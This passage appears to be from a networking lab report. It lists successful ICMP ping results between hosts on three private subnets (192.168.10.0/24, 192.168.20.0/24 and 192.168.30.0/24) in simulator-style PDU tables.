Similarly Pinging all hosts in network 192.168.30.0/24 to all other hosts in network 192.168.20.0/24 and 192.168.10.0/24 →

For each host on 192.168.30.0/24, all other hosts are sent an ICMP request (ping), below is a table of results of ICMP request(s).

PDU List Window

Fire	Last Status	Source	Destination	Type	Color	Time(sec)	Periodic	Num
	Successful	192.168.30.100	192.168.10.100	ICMP		0.000	N	0
	Successful	192.168.30.100	192.168.10.101	ICMP		0.000	N	1
	Successful	192.168.30.100	192.168.10.102	ICMP		0.000	N	2
	Successful	192.168.30.100	192.168.30.100	ICMP		0.000	N	3
	Successful	192.168.30.100	192.168.30.101	ICMP		0.000	N	4
	Successful	192.168.30.100	192.168.20.100	ICMP		0.000	N	5
	Successful	192.168.30.100	192.168.20.101	ICMP		0.000	N	6
	Successful	192.168.30.101	192.168.10.100	ICMP		0.000	N	7
	Successful	192.168.30.101	192.168.10.101	ICMP		0.000	N	8
	Successful	192.168.30.101	192.168.10.102	ICMP		0.000	N	9
	Successful	192.168.30.101	192.168.30.100	ICMP		0.000	N	10
	Successful	192.168.30.101	192.168.30.101	ICMP		0.000	N	11
	Successful	192.168.30.101	192.168.20.101	ICMP		0.000	N	12
	Successful	192.168.30.101	192.168.20.100	ICMP		0.000	N	13

Similarly Pinging all hosts in network 192.168.20.0/24 to all other hosts in network 192.168.10.0/24 and 192.168.30.0/24 →

For each host on 192.168.20.0/24, all other hosts are sent an ICMP request (ping), below is a table of results of ICMP request(s).

PDU List Window

Fire	Last Status	Source	Destination	Type	Color	Time(sec)	Periodic	Num
	Successful	192.168.20.101	192.168.10.100	ICMP		0.000	N	0
	Successful	192.168.20.101	192.168.10.101	ICMP		0.000	N	1
	Successful	192.168.20.101	192.168.10.102	ICMP		0.000	N	2
	Successful	192.168.20.101	192.168.30.100	ICMP		0.000	N	3
	Successful	192.168.20.101	192.168.30.101	ICMP		0.000	N	4
	Successful	192.168.20.101	192.168.20.100	ICMP		0.000	N	5
	Successful	192.168.20.101	192.168.20.101	ICMP		0.000	N	6
	Successful	192.168.20.100	192.168.10.100	ICMP		0.000	N	7
	Successful	192.168.20.100	192.168.10.101	ICMP		0.000	N	8
	Successful	192.168.20.100	192.168.10.102	ICMP		0.000	N	9
	Successful	192.168.20.100	192.168.30.100	ICMP		0.000	N	10
	Successful	192.168.20.100	192.168.30.101	ICMP		0.000	N	11
	Successful	192.168.20.100	192.168.20.100	ICMP		0.000	N	12
	Successful	192.168.20.100	192.168.20.101	ICMP		0.000	N	13